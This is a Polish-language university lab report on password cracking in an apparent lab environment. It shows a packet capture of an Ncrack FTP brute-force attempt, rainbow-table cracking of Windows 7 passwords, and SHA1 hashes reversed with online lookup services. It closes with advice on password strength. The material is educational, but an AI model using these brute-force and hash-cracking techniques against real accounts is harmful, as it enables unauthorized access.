4…	128.153651499	10.0.2.2	10.0.2.3	TCP	66	21 → 32870 [ACK] Seq=55 Ack=29 Win=5824 Len=0 TSval=1389174 TSecr=3756479249	32870
4…	131.133999533	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	32870
4…	131.174832900	10.0.2.3	10.0.2.2	TCP	66	32870 → 21 [ACK] Seq=29 Ack=77 Win=29312 Len=0 TSval=3756480014 TSecr=1389472	21
4…	131.234347205	10.0.2.3	10.0.2.2	FTP	81	Request: USER msfadmin	21
4…	131.235113090	10.0.2.2	10.0.2.3	TCP	66	21 → 32870 [ACK] Seq=77 Ack=44 Win=5824 Len=0 TSval=1389482 TSecr=3756480028	32870
4…	131.235149458	10.0.2.2	10.0.2.3	FTP	100	Response: 331 Please specify the password.	32870
4…	131.235162954	10.0.2.3	10.0.2.2	TCP	66	32870 → 21 [ACK] Seq=44 Ack=111 Win=29312 Len=0 TSval=3756480029 TSecr=1389482	21
4…	131.235418260	10.0.2.3	10.0.2.2	FTP	78	Request: PASS 12345	21
4…	131.273277992	10.0.2.2	10.0.2.3	TCP	66	21 → 32870 [ACK] Seq=111 Ack=56 Win=5824 Len=0 TSval=1389486 TSecr=3756480029	32870
4…	134.333245273	10.0.2.2	10.0.2.3	FTP	88	Response: 530 Login incorrect.	32870
4…	134.374841531	10.0.2.3	10.0.2.2	TCP	66	32870 → 21 [ACK] Seq=56 Ack=133 Win=29312 Len=0 TSval=3756480814 TSecr=1389792	21
4…	134.433608942	10.0.2.3	10.0.2.2	FTP	81	Request: USER msfadmin	21
4…	134.434276828	10.0.2.2	10.0.2.3	TCP	66	21 → 32870 [ACK] Seq=133 Ack=71 Win=5824 Len=0 TSval=1389802 TSecr=3756480828	32870
4…	134.434311189	10.0.2.2	10.0.2.3	FTP	100	Response: 331 Please specify the password.	32870


Ncrack, ftp

Obserwujemy otwarcie sesji FTP (dla obydwu narzędzi). Wysyłane są kolejne żądania, zawierające badane hasła. W przypadku nieprawidłowego dopasowania, wysyłana jest odpowiedź postaci ‘530 Login incorrect’, a następnie żądanie o ponowne podanie hasła – ‘Please specify the password’. W przypadku dopasowania, wysyłana jest z kolei odpowiedź ‘230 Login successful’ i sesja może zostać zamknięta.

Tęczowe tablice


Tęczowe tablice to baza skrótów wykorzystywana w łamaniu haseł zakodowanych jednokierunkową funkcją skrótu. Pozwala ona na zaoszczędzenie mocy obliczeniowej koniecznej do złamania hasła metodą brute force.

Po właściwym skonfigurowaniu obrazu systemu, przystąpiłem do użycia udostępnionych tablic (vista special oraz vista probabilistic free) do łamania haseł kont użytkowników systemu windows 7. Efektem tych działań są poniższe zrzuty ekranu:




Efekt działania brute force


Jak widać brute force zdołał złamać jedynie hasło do konta admin.




Zakończenie procesu użycia tęczowych tablic

Jak możemy zaobserwować, tablice tęczowe poradziły sobie jedynie z dwoma hasłami. Złamane zostały dane jedynie dla użytkowników test1 oraz test2. Wyjaśnieniem takiego wyniku może być charakterystyka działania tego typu tablic (źródło: http://ophcrack.sourceforge.net/tables.php):








Jak widać, wykorzystywane tablice potrafią z bardzo wysoką skutecznością łamać tylko określone typy haseł. Nie mogą być one bowiem zbyt długie, składać się z polskich znaków, niektórych znaków specjalnych, czy znaków występujących w innych alfabetach niż łaciński. Najprawdopodobniej nieodgadnięte hasła składały się właśnie z takich znaków lub po prostu były zbyt długie.

W kolejnej części tego zadania, dokonałem zmiany haseł użytkowników systemowych, których wcześniej nie udało się złamać. Wybór haseł był ukierunkowany możliwościami tablic, tak aby można było złamać wszystkie hasła, w możliwie szybki sposób. Poniższy zrzut ilustruje wszystkie właściwie dopasowane hasła dla każdego z dostępnych użytkowników:



Narzędzia dostępne w sieci

W ostatniej części tego ćwiczenia laboratoryjnego należało posłużyć się znalezionymi w Internecie serwisami do złamania haseł przechowywanych w bazie danych. Wykorzystywany był w tym celu zrzut bazy danych, prezentujący się następująco:

```
aa49d5ce4e04311e6a2062c3db1d99fd5011b77f
5108d6e346c60f898857121d355301930270f479
dbe5ea10c639f26759e19b121f7543b2b0219bf8
48efc4851e15940af5d477d3c0ce99211a70a3be
e67c571791039370f959958b0e12939524925dfd
2c4c3891e2ac6958e9810a1e49c6705784fbfa1a
566ddb91963dadd0efb320968f91507ffff00b92
41426005d143e61de05c6cacc10314a8b3ccd3d8
88a6dd50833ddfa2af1e828c899ffa450055ab2f
f6ca5f94fd1b2fca9a250c3276fab7451b7173cd
```

Jest to nic innego jak tablica 10-ciu hashów, o nieznanym sposobie hashowania. Do złamania zawartych w niej haseł użyte zostały 3 przykładowe narzędzia online: https://hashkiller.co.uk (który okazał się najefektywniejszy), www.crackstation.net oraz www.hashtoolkit.com.

```
aa49d5ce4e04311e6a2062c3db1d99fd5011b77f [Not found]
5108d6e346c60f898857121d355301930270f479 SHA1 : El33t
dbe5ea10c639f26759e19b121f7543b2b0219bf8 [Not found]
48efc4851e15940af5d477d3c0ce99211a70a3be SHA1 : 1q2w3e4r
e67c571791039370f959958b0e12939524925dfd SHA1 : letmein1!!!
2c4c3891e2ac6958e9810a1e49c6705784fbfa1a SHA1 : welcome123
566ddb91963dadd0efb320968f91507ffff00b92 SHA1 : pa55w3rd
41426005d143e61de05c6cacc10314a8b3ccd3d8 [Not found]
88a6dd50833ddfa2af1e828c899ffa450055ab2f [Not found]
f6ca5f94fd1b2fca9a250c3276fab7451b7173cd SHA1 : yBonbPB385
```

Efekt działania hashkiller.co.uk

Hash	Type	Result
aa49d5ce4e04311e6a2062c3db1d99fd5011b77f	Unknown	Not found.
5108d6e346c60f898857121d355301930270f479	sha1	El33t
dbe5ea10c639f26759e19b121f7543b2b0219bf8	Unknown	Not found.
48efc4851e15940af5d477d3c0ce99211a70a3be	sha1	1q2w3e4r
e67c571791039370f959958b0e12939524925dfd	Unknown	Not found.
2c4c3891e2ac6958e9810a1e49c6705784fbfa1a	sha1	welcome123
566ddb91963dadd0efb320968f91507ffff00b92	sha1	pa55w3rd
41426005d143e61de05c6cacc10314a8b3ccd3d8	Unknown	Not found.
88a6dd50833ddfa2af1e828c899ffa450055ab2f	Unknown	Not found.
f6ca5f94fd1b2fca9a250c3276fab7451b7173cd	sha1	yBonbPB385

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Efekt działania crackstation.net

Decrypt Hash Results for: 5108d6e346c60f898857121d355301930270f479

Algorithm	Hash	Decrypted
sha1	5108d6e346c60f898857121d355301930270f479	El33t

Hashes for: El33t

Algorithm	Hash	Decrypted
md5	9a3ff7b4bd280dd3d5311785b2634878	El33t
sha256	341fae6618f7aa4a1644f84f962fb435068e7e44603d842d77219b83561410d3	El33t

Efekt działania hashtoolkit.com

Wszystkie uzyskane za pomocą internetowych narzędzi hasła, zostały otrzymane w wyniku porównywania skrótów, stworzonych przez metodę SHA1 (metoda hashująca, która wytwarza skrót o długości 160 bitów i liczebności 40 znaków; obecnie nieużywana – zastąpiona wersją SHA2).

Hasła, których nie udało się uzyskać, prawdopodobnie posiadały w swoich ciągach różnego typu znaki specjalne, które były niemożliwe do przejścia dla wykorzystywanych narzędzi.

W drugiej części ćwiczenia należało posłużyć się ogólnodostępnym narzędziem do generowania skrótów MD5 i SHA256, a następnie sprawdzić jak wybrane serwisy radzą sobie z hasłami o różnym stopniu skomplikowania. Poniższa tabela ilustruje wyniki przeprowadzonych testów na różnego typu hasłach:

Badane hasło	MD5 (czas)	SHA256 (czas)
admin	57 ms	41 ms
AdmIN	123 ms	103 ms
Adminuś	NOT FOUND	NOT FOUND
Adminek12345678	NOT FOUND	NOT FOUND
Admin123	797 ms	612 ms
ГгДдДд	NOT FOUND	NOT FOUND
aDmi$%n	NOT FOUND	NOT FOUND

Jak widać, sprawdzane w tej części serwisy radzą sobie tylko z niektórymi hasłami. Mianowicie, gdy hasło składa się z cyfr, małych lub dużych liter i nie jest zbyt długie, możliwe jest jego złamania w bardzo szybkim czasie (poniżej jednej sekundy). Gdy natomiast wzbogacimy je o polskie znaki, wydłużymy jego długość w znacznym stopniu lub zastosujemy elementy z alfabetu innego niż łaciński (w tym przypadku cyrylica), badane serwisu nie radzą sobie ze złamaniem takiego hasła. Dzieje się tak w głównej mierze ze względu na ograniczone bazy znanych skrótów, które fizycznie mogą powstać. Znacząca większość takich haseł pochodzi z języka angielskiego, stąd ograniczone możliwości tych programów. Być może należałoby skorzystać ze specjalnie stworzonej bazy dla znaków ukierunkowanych na konkretną grupę (np. właśnie cyrylicę). Niemniej jednak, język ten jest na tyle popularny na świecie, że narzędzia te stwarzają naprawdę duże możliwości łamania danych logowania.

Powyższe wyniki pokazują, że warto w swoim haśle zawierać jakieś znaki specjalne i tworzyć je dostatecznie długie, aby zwiększyć bezpieczeństwo swojego konta.